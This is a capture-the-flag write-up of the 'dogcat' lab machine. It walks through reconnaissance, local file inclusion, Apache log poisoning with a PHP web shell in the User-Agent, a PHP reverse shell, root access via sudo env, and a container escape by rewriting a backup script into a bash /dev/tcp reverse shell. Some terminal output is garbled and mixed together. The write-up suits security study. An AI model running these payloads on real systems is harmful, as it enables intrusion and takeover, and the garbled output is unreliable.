

RECONNAISSANCE

I begin with the trusty old **nmap** scan which shows us that **TCP** ports 22 and 80 are open. Since I don't have a **SSH** username or password , port 80 is the way to go.

```
(kali㉿kali)-[~/dogcat]$ sudo nmap -sS -sV -A 10.10.180.133 -Pn
[sudo] password for kali: 
Nmap 7.91 ( https://nmap.org ) at 2021-12-06 04:26 EST
[+] Nmap done: 1 IP address (1 host up) scanned in 45.45 seconds
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-06 04:26 EST
Nmap scan report for 10.10.180.133
Host is up (0.25s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 24:31:19:2a:b1:97:1a:04:4e:2c:36:ac:84:0a:75:87 (RSA)
|   256 21:3d:46:18:93:aa:f9:e7:c9:b5:4c:0f:16:0b:71:e1 (ECDSA)
|   256 c1:fb:7d:73:2b:57:4a:8b:dc:d7:6f:49:bb:3b:d0:20 (ED25519)
80/tcp    open  http     Apache httpd/2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: dogcat
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-nux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.9 (92%), Linux 3.7 -
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 3389/tcp)
HOP RTT      ADDRESS
1  246.50 ms  10.9.0.1
2  246.64 ms  10.10.180.133
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.45 seconds
```

On port 80 , I get a page which asks us whether we want to see dog or cat pictures. So I first take a break from tech and browse through some really cute animal photos. Dogs are my favorites though, haha!!

dogcat

a gallery of various dogs or cats

what would you like to see?

A dog

A cat

dogcat

a gallery of various dogs or cats

what would you like to see?

A dog

A cat



Here you go:

dogcat

a gallery of various dogs or cats

what would you like to see?

A dog


A cat



Here you go:

A bit relieved of stress, let's get back to the work at hand.

The URL of the page looks like this:




Or this:




So here we can somewhat control the input to view. I try to fidget around with that and see what kind of output we get.


So I put in a bunch of other inputs to view and every time I get this output :



Try to access “/etc/passwd”. Failed!!!




Try to access “./dog”



Seems like I can call anything, but I need text “dog” or “cat” in the request.

Let's append “/etc/passwd” in the request.



So there is an index.php at play in here which has an include() function !

So I try to access it by putting the URL as : http://10.10.180.133/?view=dog/..../index

Now I get following output :

The screenshot shows a web browser window with the URL `10.10.180.133/?view=dog/./index`. The page title is "dogcat" and the subtitle is "a gallery of various dogs or cats". Below this is the text "what would you like to see?". Two buttons are present: "A dog" (blue border) and "A cat" (green border). A message "Here you go!" is displayed above a fatal error message: "Fatal error: Cannot redeclare containsStr() (previously declared in /var/www/html/index.php:17) in /var/www/html/index.php on line 17".

It appears that there's a conflict. Usually this error usually arises when trying to declare the same function twice, which in this case is probably caused due to the include() function.

So to retrieve index.php, I force PHP to base64 encode the file before it is used in the include() function as follows :

Reference: <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/File%20Inclusion>

Let's intercept with Burp Suite

The screenshot shows the Burp Suite interface in the Intercept tab. A network request is captured: "Request to http://10.10.180.133:80". The "Intercept is on" button is highlighted. The request details show a GET request to `?view=dog/./index` with various headers including Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Connection, and Upgrade-Insecure-Requests. The "Pretty" tab is selected in the bottom left.

Send to Repeater

Send Cancel < > ⌂

Request Response

Pretty Raw Hex \n ⌂

```
1 GET /?view=dog/..../index HTTP/1.1
2 Host: 10.10.180.133
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

Let's view index page first.

`http://<ip>/?view=php://filter/convert.base64-encode/resource=/dog../../index`

Success!!! There's result with base64 strings.

Decode with Burp Suite's Decoder.

Now I have source code of index.php.



```
<?php
    function containsStr($str, $substr) {
        return strpos($str, $substr) !== false;
    }
    $ext = isset($_GET["ext"]) ? $_GET["ext"] : '.php';
    if(isset($_GET['view'])) {
        if(containsStr($_GET['view'], 'dog') || containsStr($_GET['view'], 'cat')) {
            echo 'Here you go!';
            include $_GET['view'] . $ext;
        } else {
            echo 'Sorry, only dogs or cats are allowed.';
        }
    }
}
```

Viewing the source code.

```
<?php
    function containsStr($str, $substr) {
        return strpos($str, $substr) !== false;
    }
    $ext = isset($_GET["ext"]) ? $_GET["ext"] : '.php';
    if(isset($_GET['view'])) {
        if(containsStr($_GET['view'], 'dog') || containsStr($_GET['view'], 'cat')) {
            echo 'Here you go!';
            include $_GET['view'] . $ext;
        } else {
            echo 'Sorry, only dogs or cats are allowed.';
```

This means I have to include “dog” or “cat” in the request and If I don’t include parameter “ext”, It will automatically assign “.php”.

Gaining Access

Let’s send the request again. This time I will try to read “/etc/passwd ” and include parameter “ext”

http://<ip>/?view=./dog../../../../etc/passwd&ext=

Success!!!

[View page source](#), not much useful.

My next target is the server access logs which I try to view with :

<http://10.10.180.133/?view=dog/../../../../var/log/apache2/access.log&ext=>

Just as I expected , I get the contents of access.log as follows :

Now I try a bit of command execution. For starters to try feed ls -la into view :

<http://10.10.180.133/?view=ls%20-la&ext=>

However , I get back the same initial page where we had to chose between dogs and cats.

The screenshot shows a browser interface with a request and a response. The request is a GET to /?view=ls%20-la&ext=. The response is a web page titled "dogcat" which displays a gallery of various dogs or cats. It includes a message "what would you like to see?" and two buttons: "A dog" and "A cat". Below the buttons, it says "Sorry, only dogs or cats are allowed."

To inspect further , I check our access.log as previously shown. The last line gives us information about the last command we entered.

Two crucial things I notice here are the facts that whatever command we put in view is being encoded and hence not executed and that our user agent isn't being done so . So what if I can write some executable PHP code into our user agent :}

Let's add command

Edit User-Agent to be: <?php system(\$_GET['cmd']); ?>

Send the request as:

?view=./dog../../../../var/log/apache2/access.log&ext=&cmd=id

The screenshot shows a browser interface with a request and a response. The request is a GET to ?view=./dog../../../../var/log/apache2/access.log&ext=&cmd=id. The response shows the user-agent header modified to include a PHP command. The response body contains a large amount of encoded data, including the string "www-data". The INSPECTOR panel on the right shows the Request Headers, Response Headers, and Response Body.

Shows us the user-id (www-data) which means it worked.

Let's get the reverse shell.

Create listener

```
(kali㉿kali)-[~/dogcat]
$ nc -lvp 1234

listening on [any] 1234 ...
```

Use Burp Suite to encode command as URL


I tried a couple of commands from:

<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

Since this site is php, This time I will use php command.

```
php -r '$sock=fsockopen("10.9.3.51",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

Use Burp Suite to encode command as URL



Copy to the request and send.

Request

```

1 GET /viewdog [GET/HTTP/1.1] [200 OK] [text/html]
2 Host: 10.10.219.165
3 User-Agent: curl/7.69.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Referer: http://10.10.219.165/viewdog
9 Upgrade-Insecure-Requests: 1
10
11

```

Response

	Pretty	Raw	Hex	Render	N
53	127.0.0.1 - - [07/Dec/2021:09:34:10 +0000]	"GET / HTTP/1.1"	200	615	*.* "curl/7.64.0"
54	127.0.0.1 - - [07/Dec/2021:09:35:10 +0000]	"GET /viewdog [GET/HTTP/1.1]"	200	615	*.* "curl/7.64.0"
55	127.0.0.1 - - [07/Dec/2021:09:35:40 +0000]	"GET / HTTP/1.1"	200	615	*.* "curl/7.64.0"
56	127.0.0.1 - - [07/Dec/2021:09:36:11 +0000]	"GET / HTTP/1.1"	200	615	*.* "curl/7.64.0"
57	127.0.0.1 - - [07/Dec/2021:09:36:11 +0000]	"GET /viewdog [GET/HTTP/1.1]"	200	615	*.* "curl/7.64.0"
58	127.0.0.1 - - [07/Dec/2021:09:36:11 +0000]	"GET / HTTP/1.1"	200	615	*.* "curl/7.64.0"
59	10.9.3.51 - - [07/Dec/2021:09:37:36 +0000]	"GET /viewdog [GET/HTTP/1.1]"	200	615	*.* "curl/7.64.0"
60	127.0.0.1 - - [07/Dec/2021:09:37:42 +0000]	"GET / HTTP/1.1"	200	615	*.* "curl/7.64.0"
61	127.0.0.1 - - [07/Dec/2021:09:38:11 +0000]	"GET /viewdog [GET/HTTP/1.1]"	200	615	*.* "curl/7.64.0"
62	127.0.0.1 - - [07/Dec/2021:09:38:12 +0000]	"GET / HTTP/1.1"	200	615	*.* "curl/7.64.0"
63	127.0.0.1 - - [07/Dec/2021:09:38:42 +0000]	"GET / HTTP/1.1"	200	615	*.* "curl/7.64.0"
64	127.0.0.1 - - [07/Dec/2021:09:39:11 +0000]	"GET /viewdog [GET/HTTP/1.1]"	200	615	*.* "curl/7.64.0"
65	127.0.0.1 - - [07/Dec/2021:09:39:43 +0000]	"GET / HTTP/1.1"	200	615	*.* "curl/7.64.0"
66	127.0.0.1 - - [07/Dec/2021:09:40:13 +0000]	"GET / HTTP/1.1"	200	615	*.* "curl/7.64.0"
67	127.0.0.1 - - [07/Dec/2021:09:40:40 +0000]	"GET /viewdog [GET/HTTP/1.1]"	200	615	*.* "curl/7.64.0"
68	10.9.3.51 - - [07/Dec/2021:09:40:41 +0000]	"GET / HTTP/1.1"	200	615	*.* "curl/7.64.0"
69	127.0.0.1 - - [07/Dec/2021:09:41:14 +0000]	"GET /viewdog [GET/HTTP/1.1]"	200	615	*.* "curl/7.64.0"
70	10.9.3.51 - - [07/Dec/2021:09:41:13 +0000]	"GET /viewdog [GET/HTTP/1.1]"	200	615	*.* "curl/7.64.0"
71	127.0.0.1 - - [07/Dec/2021:09:42:13 +0000]	"GET /viewdog [GET/HTTP/1.1]"	200	615	*.* "curl/7.64.0"
72	127.0.0.1 - - [07/Dec/2021:09:42:15 +0000]	"GET / HTTP/1.1"	200	615	*.* "curl/7.64.0"
73	10.9.3.51 - - [07/Dec/2021:09:42:31 +0000]	"GET /viewdog [GET/HTTP/1.1]"	200	615	*.* "curl/7.64.0"
74	127.0.0.1 - - [07/Dec/2021:09:42:42 +0000]	"GET / HTTP/1.1"	200	615	*.* "curl/7.64.0"
75	127.0.0.1 - - [07/Dec/2021:09:43:11 +0000]	"GET /viewdog [GET/HTTP/1.1]"	200	615	*.* "curl/7.64.0"
76	10.9.3.51 - - [07/Dec/2021:09:43:31 +0000]	"GET /viewdog [GET/HTTP/1.1]"	200	615	*.* "curl/7.64.0"
77	10.9.3.51 - - [07/Dec/2021:09:43:37 +0000]	"GET /viewdog [GET/HTTP/1.1]"	200	615	*.* "curl/7.64.0"
78	10.9.3.51 - - [07/Dec/2021:09:43:40 +0000]	"GET /viewdog [GET/HTTP/1.1]"	200	615	*.* "curl/7.64.0"
79	10.9.3.51 - - [07/Dec/2021:09:43:40 +0000]	"GET /viewdog [GET/HTTP/1.1]"	200	615	*.* "curl/7.64.0"
80	10.9.3.51 - - [07/Dec/2021:09:43:41 +0000]	"GET /viewdog [GET/HTTP/1.1]"	200	615	*.* "curl/7.64.0"
81	10.9.3.51 - - [07/Dec/2021:09:43:43 +0000]	"GET /viewdog [GET/HTTP/1.1]"	200	615	*.* "curl/7.64.0"
82	10.9.3.51 - - [07/Dec/2021:09:43:43 +0000]	"GET /viewdog [GET/HTTP/1.1]"	200	615	*.* "curl/7.64.0"
83	10.9.3.51 - - [07/Dec/2021:09:43:45 +0000]	"GET /viewdog [GET/HTTP/1.1]"	200	615	*.* "curl/7.64.0"
84	127.0.0.1 - - [07/Dec/2021:09:43:46 +0000]	"GET / HTTP/1.1"	200	615	*.* "curl/7.64.0"
85	127.0.0.1 - - [07/Dec/2021:09:44:11 +0000]	"GET /viewdog [GET/HTTP/1.1]"	200	615	*.* "curl/7.64.0"
86	127.0.0.1 - - [07/Dec/2021:09:44:47 +0000]	"GET / HTTP/1.1"	200	615	*.* "curl/7.64.0"
87	127.0.0.1 - - [07/Dec/2021:09:45:17 +0000]	"GET /viewdog [GET/HTTP/1.1]"	200	615	*.* "curl/7.64.0"
88	10.9.3.51 - - [07/Dec/2021:09:45:26 +0000]	"GET /viewdog [GET/HTTP/1.1]"	200	615	*.* "curl/7.64.0"
89	127.0.0.1 - - [07/Dec/2021:09:45:47 +0000]	"GET /viewdog [GET/HTTP/1.1]"	200	615	*.* "curl/7.64.0"
90	</div>				
91	</body>				
92	</html>				
93	</div>				
94					

INSPECTOR

- Request Attribute
- Query Parameter
- Body Parameters
- Request Cookies (l)
- Request Headers
- Response Header

Back to listener, Now I have a shell.

```

(kali㉿kali)-[~/dogcat]
$ nc -lvp 1234

listening on [any] 1234 ...
10.10.219.165: inverse host lookup failed: Unknown host
connect to [10.9.3.51] from (UNKNOWN) [10.10.219.165] 36442
/bin/sh: 0: can't access tty; job control turned off
$ 

```

Let's explore the machine.

Now I have first flag.

```
/bin/sh: 0: can't access tty; job control turned off
$ pwd
/home/ti@kali:[~]
/var/www/html
$ ls
cat.php
cats
dog.php
dogs
flag.php
index.php
style.css
$ cat flag.php
<?php
$flag_1 = "THM{Th1s_1s_N0t_4_Catdog_ab67edfa}"
?>
$
```

There's flag2 in "/var/www".

```
!
$ locate flag
/bin/sh: 4: locate: not found
$ cd ..
$ ls
flag2_QMW7JvaY2LvK.txt
html
$ pwd
/var/www
$ cat flag2_QMW7JvaY2LvK.txt
THM{LF1_t0_RC3_aec3fb}
$
```

I explore further and can't find anything else.

Privilege Escalation

Let's verify if I can use sudo command.

I can use "env".

```
$ ls -la
total 20
drwxr-xr-x 1 root      root      4096 Mar 10  2020 .
drwxr-xr-x 1 root      root      4096 Feb 26  2020 ..
-rw-r--r-- 1 root      root      23 Mar 10  2020 flag2_QMW7JvaY2LvK.txt
drwxrwxrwx 4 www-data www-data 4096 Dec  7 09:22 html
$ sudo -l
Matching Defaults entries for www-data on fd76fb59b4a9:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on fd76fb59b4a9:
    (root) NOPASSWD: /usr/bin/env
```

Root command reference: <https://gtfobins.github.io/gtfobins/env/#sudo>

Now I'm root.

```
(root) NOPASSWD: /usr/bin/env
$ sudo env /bin/sh

id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

Now I have flag3.

```
ls -la
total 20
drwxr-xr-x 1 root      root      4096 Mar 10  2020 .
drwxr-xr-x 1 root      root      4096 Feb 26  2020 ..
-rw-r--r-- 1 root      root      23 Mar 10  2020 flag2_QMW7JvaY2LvK.txt
drwxrwxrwx 4 www-data www-data 4096 Dec  7 09:22 html
cd /root
ls
flag3.txt
cat flag3.txt
THM{D1ff3r3nt_3nv1ronments_874112}
```

Let's explore the machine furthermore to find last flag.

Nothing at first.

But I keep exploring all possibilities using known linux folders and files.

```
ls -la TX packets 1361 bytes 15877
total 20 errors 0 dropped 0 overr
drwx----- 1 root root 4096 Mar 10 2020 .
drwxr-xr-x 1 root root 4096 Dec 7 09:22 ..
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-r----- 1 root root 35 Mar 10 2020 flag3.txt
cd /tmp
ls TX packets 393 bytes 50606
f TX errors 0 dropped 0 overr
ls -la
total 8
drwxrwxrwt 1 root      root      4096 Dec 7 09:49 .
drwxr-xr-x 1 root      root      4096 Dec 7 09:22 ..
prw-r--r-- 1 www-data www-data    0 Dec 7 09:49 f
cd /opt
ls -la
total 12
drwxr-xr-x 1 root root 4096 Dec 7 09:22 .
drwxr-xr-x 1 root root 4096 Dec 7 09:22 ..
drwxr-xr-x 2 root root 4096 Apr 8 2020 backups
cd backups
ls
backup.sh
backup.tar
ls -la
total 2892
drwxr-xr-x 2 root root 4096 Apr 8 2020 .
drwxr-xr-x 1 root root 4096 Dec 7 09:22 ..
-rwrxr--r-- 1 root root 69 Mar 10 2020 backup.sh
-rw-r--r-- 1 root root 2949120 Dec 7 10:13 backup.tar
```

There's backups directory

This “backup.sh” s interesting.

```
cat backup.sh
#!/bin/bash
tar cf /root/container/backup/backup.tar /root/container
```

This machine have a docker.

Let's bypass it

Create another reverse shell

```
(kali㉿kali)-[~] cd to root
└─$ nc -lvp 1235
listening on [any] 1235 ...
drwxr-xr-x 1 root      root      4096 Mar 10 2020 .
drwxr-xr-x 1 root      root      4096 Feb 26 2020 ..
-rw-r--r-- 1 root      root      23 Mar 10 2020 .
drwxrwxrwx 4 www-data www-data 4096 Dec  7 09:22 html
```

Replace former script in backup.sh with reverse shell

```
tar cf /root/container/backup/backup.tar /root/container
echo "#!/bin/bash" > backup.sh
echo "/bin/bash -c 'bash -i >& /dev/tcp/10.9.3.51/1235 0>&1'" >> backup.sh
cat backup.sh
#!/bin/bash
/bin/bash -c 'bash -i >& /dev/tcp/10.9.3.51/1235 0>&1'
```

Back to listener and wait for awhile.

Now I have another shell.

```
(kali㉿kali)-[~] root      23 Mar 10 2020 flag2_QmWJvay2LVK.txt
└─$ nc -lvp 1235
listening on [any] 1235 ...
10.10.219.165: inverse host lookup failed: Unknown host
connect to [10.9.3.51] from (UNKNOWN) [10.10.219.165] 34042
bash: cannot set terminal process group (4823): Inappropriate ioctl for device
bash: no job control in this shell
root@dogcat:~# 
drwx----- 1 root root 4096 Mar 10 2020 .
drwxr-xr-x 1 root root 4096 Dec  7 09:22 ..
-rw-r--r-- 1 root root 570 Jan 31 2010 bashrc
```

There's forth flag.

```
root@dogcat:~# whoami
whoami      1 root root 4096 Mar 10 2020 .
root-r-xr-x 1 root root 4096 Dec  7 09:22 ..
root@dogcat:~# ls
root      570 Jan 31 2010 .bashrc
ls-r--r-- 1 root root 148 Aug 17 2015 .profile
container   1 root root   35 Mar 10 2020 flag3.txt
flag4.txt
root@dogcat:~# cat flag4.txt
cat flag4.txt
THM{esc4l4tions_on_esc4l4tions_on_esc4l4tions_7a52b17dba6ebb0dc38bc1049bcba02d}
root@dogcat:~# 
root      4096 Dec  7 09:49 .
drwxr-xr-x 1 root      root      4096 Dec  7 09:22 html
```

FINAL THOUGHTS

Exploited OWASP vulnerabilities and recommendations.

Insecure Design - This system had an LFI vulnerability which led to the ability of remote code execution.

Security Logging and Monitoring Failures - The access.log file wasn't properly protected which led to the ability of log poisoning. The server also didn't flag multiple requests from the same hosts which allowed me to use the burpsuite repeater to break the log file and gain access.

Security Misconfiguration - I was able to write to the backup.sh file which allowed me to break out of the docker container. This shouldn't have been possible.